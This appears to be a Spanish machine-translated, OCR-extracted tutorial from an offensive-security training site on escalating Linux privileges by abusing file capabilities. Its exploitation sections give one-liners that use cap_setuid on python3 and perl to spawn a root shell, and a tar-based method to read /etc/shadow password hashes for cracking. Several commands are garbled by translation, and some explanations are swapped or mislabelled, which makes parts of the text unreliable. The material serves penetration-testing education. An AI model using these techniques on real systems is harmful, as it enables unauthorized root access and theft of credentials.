iGNITE Technologies

# Linux Privilege Escalation

# Capabilities

WWW.HACKINGARTICLES.IN

## Contenido

# Introducción a la capacidad

## ¿Cuál es la capacidad de Linux?

Antes de las capacidades, sólo teníamos el sistema binario de procesos privilegiados y no privilegiados, y las implementaciones tradicionales de UNIX distinguían dos categorías de procesos con el fin de realizar comprobaciones de permisos: procesos privilegiados denominados superusuario o raíz, y procesos sin privilegios (cuyos procesos efectivos UID es distinto de cero).

Las capacidades son derechos que dividen las capacidades de los programas de nivel de kernel o de usuario del kernel en pequeños fragmentos, lo que permite que un proceso realice tareas privilegiadas específicas con suficiente potencia.

La distinción entre capacidad y SUID

SUR:

SUID significa establecer ID de usuario y permite a los usuarios ejecutar un archivo como propietario. Esto se define como darle a un usuario la capacidad temporal de ejecutar un programa/archivo con los permisos del propietario del archivo en lugar de los del usuario que lo ejecuta. Usando el comando "Buscar", esto se puede detectar fácilmente. Podemos usar la opción -perm para buscar todos los archivos en el directorio actual con SUID configurado, lo que solo imprimirá archivos con permisos establecidos en 4000.

chmod u+s /usr/bin/python3

son demostraciones

cd /inicio/demostración

buscar / -perm -u=s -tipo f 2>/dev/null

```
root@HackingArticles:~# chmod u+s /usr/bin/python3
root@HackingArticles:~# su demo
demo@HackingArticles:/root$ cd /home/demo
demo@HackingArticles:~$ find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/mount
/bin/fusermount
/bin/su
/bin/umount
/usr/bin/passwd
/usr/bin/vmware-user-suid-wrapper
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/arping
/usr/bin/pkexec
/usr/bin/perl
/usr/bin/traceroute6.iputils
/usr/bin/python3.6
/usr/bin/gpasswd
/usr/bin/sudo
```

Capacidad: la seguridad de los sistemas Linux se puede mejorar tomando muchas acciones. Una de estas medidas se llama "capacidades de Linux", que son mantenidas por el kernel. En otras palabras, podemos decir

que son un poco ininteligibles pero similares en principio a SUID. La verificación de privilegios de subprocesos de Linux se basa en las capacidades.


setcap cap_setuid+ep /home/demo/python3

son demostraciones

cd /inicio/demostración

getcap -r / 2>/dev/null buscar /

-perm -u=s -type f 2>/dev/null




Usos de las capacidades

Las capacidades funcionan dividiendo las acciones normalmente reservadas para enraizar en porciones más pequeñas. El uso de capacidades recién está comenzando a incluirse en las aplicaciones del usuario, ya que la mayoría de las utilidades del sistema no pierden sus privilegios de root. Sigamos adelante y veamos cómo podemos usar más este permiso en nuestras tareas.

Permiso de usuario limitado: como sabemos, otorgar demasiados privilegios de forma predeterminada resultará en cambios no autorizados de datos, puertas traseras y elusión de controles de acceso, solo por nombrar algunos. Entonces, para
Para superar esta situación, simplemente podemos usar la capacidad de limitar el permiso del usuario.

Uso de un conjunto detallado de privilegios: otro ejemplo puede ayudar a ilustrar el uso de esta capacidad.
Supongamos que un servidor web normalmente se ejecuta en el puerto 80 y también sabemos que necesitamos permisos de root para comenzar a escuchar en uno de los puertos inferiores (<1024). Este demonio de servidor web debe poder escuchar el puerto 80.
En lugar de otorgarle a este demonio todos los permisos de root, podemos configurar una capacidad en el binario relacionado, como CAP_NET_BIND_SERVICE. Con esta capacidad específica, puede abrir el puerto 80 de una manera mucho más sencilla.

Trabajando con capacidad

El funcionamiento de las capacidades se puede lograr de muchas maneras. Algunos de ellos se enumeran a continuación:

Asignación y eliminación de capacidades: generalmente se configuran en archivos ejecutables y se otorgan automáticamente al proceso cuando se ejecuta un archivo con una capacidad. Los conjuntos de capacidades de archivos se almacenan en un atributo extendido llamado "security.capability". Esto se puede hacer mediante el uso del atributo CAP_SETCAP capacidad.

Para habilitar la capacidad de cualquier comando de marco de archivo como se muestra a continuación:

```
setcap cap_setuid+ep /home/demo/python3
```

De manera similar, también se puede eliminar la capacidad del archivo usando el comando que se menciona a continuación.

```
getcap -r / 2>/dev/null
```

```
root@HackingArticles:~# setcap cap_setuid+ep /home/demo/python3
root@HackingArticles:~# getcap -r / 2>/dev/null
/home/demo/python3 = cap_setuid+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_b
ind_service,cap_net_admin+ep
```

Capacidad de lectura: hay muchos archivos o programas cuyas capacidades están predefinidas, por lo que para ver si un archivo tiene alguna capacidad establecida, simplemente puede ejecutar el comando como:

```
setcap -r /home/demo/python3
```

Si desea saber qué capacidades ya están configuradas en su sistema, puede buscar en todo su sistema de archivos de forma recursiva con el siguiente comando:

```
getcap -r / 2>/dev/null
```

```
root@HackingArticles:~# setcap -r /home/demo/python3
root@HackingArticles:~# getcap -r / 2>/dev/null
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_b
ind_service,cap_net_admin+ep
root@HackingArticles:~#
```

Lista de capacidad

Según la funcionalidad, la capacidad se clasifica en un total de 36 categorías. Algunos de los más utilizados se muestran a continuación.

| Capabilities Name | Description |
|---|---|
| CAP_AUDIT_CONTROL | Allow to enable and disable kernel auditing. |
| CAP_AUDIT_WRITE | Helps to write records to kernel auditing log. |
| CAP_BLOCK_SUSPEND | This feature can block system suspend. |
| CAP_CHOWN | Allow user to make arbitrary changes to file UIDs and GIDs. |
| CAP_DAC_OVERRIDE | This helps to bypass file read, write, and execute permission checks. |
| CAP_DAC_READ_SEARCH | This only bypass file and directory read/execute permission checks. |
| CAP_FOWNER | This enables to bypass permission checks on operations that normally require the file system UID of the process to match the UID of the file. |
| CAP_KILL | Allow the sending of signals to processes belonging to others |
| CAP_SETGID | Allow changing of the GID |
| CAP_SETUID | Allow changing of the UID |
| CAP_SETPCAP | Helps to transferring and removal of current set to any PID. |
| CAP_IPC_LOCK | This helps to Lock memory |
| CAP_MAC_ADMIN | Allow MAC configuration or state changes. |
| CAP_NET_RAW | Use RAW and PACKET sockets; And helps to bind any address for transparent proxying. |
| CAP_NET_BIND_SERVICE | SERVICE Bind a socket to Internet domain privileged ports |

## Abuso de capacidades Escaladas de privilegios

Capacidad de Python

Supongamos que el administrador del sistema quiere otorgar permiso de superusuario para cualquier programa binario, digamos para Python 3, que solo debería estar disponible para un usuario específico, y el administrador no quiere otorgar permiso SUID o sudo. Se supone que el administrador debe utilizar capacidades para el programa Python3 que debe ejecutar un usuario específico, digamos para el usuario "demostración". Esto se puede lograr con los siguientes comandos en la máquina host:

```
cual python3
cp /usr/bin/python3 /home/demo/
setcap cap_setuid+ep /home/demo/python3
```

Como resultado, el usuario de demostración recibió el privilegio de ejecutar el programa Python3 como root, porque aquí el administrador aumentó el privilegio usando cap_setuid+ep, lo que significa que todos los privilegios se asignan al usuario para ese programa. Pero si intenta encontrar 4000 archivos o programas con permisos, es posible que no se muestre para /home/dome/python3.

Nota: el directorio de inicio del usuario no debe ser accesible para otros usuarios porque si acceden a él otros usuarios que no sean root, otros usuarios también podrán tomar los privilegios establecidos para la demostración de usuario.

```
root@HackingArticles:~# which python3
/usr/bin/python3
root@HackingArticles:~# cp /usr/bin/python3 /home/demo/
root@HackingArticles:~# setcap cap_setuid+ep /home/demo/python3
root@HackingArticles:~#
```

Explotando la capacidad usando python3


Suponiendo que un intruso ha comprometido la máquina host como usuario local y generó el shell con menos privilegios, buscó capacidades del sistema y encontró que una capacidad vacía (ep) sobre suid se le da a python3 para la demostración del usuario, eso significa que todos los privilegios están asignados a el usuario de ese programa. Aprovechando este permiso, puede escalar a privilegios altos desde un nivel de privilegios bajos.

```
getcap -r / 2>/dev/null

ls -al python3

./python3 -c 'importar sistema operativo; sistema operativo.setuid(0); sistema operativo("/bin/bash")'
```

Por lo tanto, puede observar que la demostración del usuario local ha accedido al shell raíz como se muestra en la imagen proporcionada.





Capacidad Perl

Tenemos otro ejemplo llamado "perl", que es el mismo que el anterior, donde se supone que el administrador debe usar capacidades, para el programa perl que debe ser ejecutado por un usuario específico, digamos para el usuario "demo". Esto se puede lograr con los siguientes comandos en la máquina host:

```
cual perla
cp /usr/bin/perl /home/demo/
setcap cap_setuid+ep /home/demo/perl
```

Como resultado, el usuario de demostración recibió el privilegio de ejecutar el programa Python3 como root, porque aquí el administrador aumentó el privilegio usando cap_setuid+ep, lo que significa que todos los privilegios se asignan al usuario para ese programa.




Explotación de la capacidad utilizando Perl

Repita el paso anterior para explotar el programa Perl y escalar el privilegio de root:

```
getcap -r / 2>/dev/null

ls -al perl
./perl -e 'usa POSIX (setuid); POSIX::setuid(0); ejecutivo "/bin/bash";'
```





Capacidad de alquitrán

Tenemos otro ejemplo llamado "tar", que es el mismo que el anterior, donde se supone que el administrador debe utilizar capacidades para extraer archivos con altos privilegios que están restringidos a otros usuarios. Esos archivos deben ser extraídos por un usuario específico, digamos por el usuario "demo".

Tomemos un ejemplo: el administrador ha habilitado la capacidad de lectura en el programa tar para esta tarea. Esto se puede lograr con los siguientes comandos en la máquina host:

```
cual alquitrán
cp /bin/tar /home/demo/
setcap cap_dac_read_search+ep /home/demo/tar
```



Explotando la capacidad usando tar

Repita el mismo procedimiento para escalar el privilegio, tomar el control de la máquina host como usuario local y avanzar hacia la escalada de privilegios. Desde entonces, el administrador ha utilizado CAP_DAC_READ_SEARCH para ayudarnos a evitar las verificaciones de permisos de lectura de archivos y las verificaciones de permisos de lectura y ejecución de directorios.

```
getcap -r / 2>/dev/null pwd ls
-al tar
```

En esto, intentamos leer archivos ocultos donde se almacenan todos los hashes de contraseñas de usuario del sistema. Para ello, debe seguir los pasos a continuación.

• Comprima /etc/shadow en el directorio actual con la ayuda del programa tar. • Obtendrá Shadow.tar en su directorio actual. • Extraiga el archivo shadow.tar y obtendrá un directorio como "etc/shadow". • Utilice cat/head/tail o programa para leer los hash de las contraseñas.

```
./tar -cvf sombra.tar /etc/shadow ls ./tar -xvf
sombra.tar
```

```
demo@HackingArticles:~$ getcap -r / 2>/dev/null
/home/demo/tar = cap_dac_read_search+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bin
d_service,cap_net_admin+ep
demo@HackingArticles:~$ ./tar -cvf shadow.tar /etc/shadow
./tar: Removing leading `/' from member names
/etc/shadow
demo@HackingArticles:~$ ls
examples.desktop  shadow.tar  tar
demo@HackingArticles:~$ ./tar -xvf shadow.tar
etc/shadow
```

Como resultado, el archivo "etc/shadow" estará en su directorio actual y podrá leer los hashes de contraseña como se muestra aquí.

```
cola -8 etc/sombra
```

Un usuario malintencionado puede descifrar esta contraseña utilizando una herramienta como John the Ripper o Hash Killer, etc.


## Conclusión:

> El administrador del sistema debe ser consciente de las lagunas de seguridad al asignar dicha capacidad que pueden afectar la integridad del kernel y provocar una escalada de privilegios.

## Referencias:

http://lists.linuxfromscratch.org/pipermail/hlfs-dev/2011-August/004870.html

https://gtfobins.github.io/

iGNITE Technologies

# ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO



## PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

## AVANZADO

- Eructar Suite Pro
- Web Servicios-API
- Pro VAPT de infraestructura
- Computadora forense
- Pentest de Android
- Avanzado metasploit
- CTF

## EXPERTO



- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in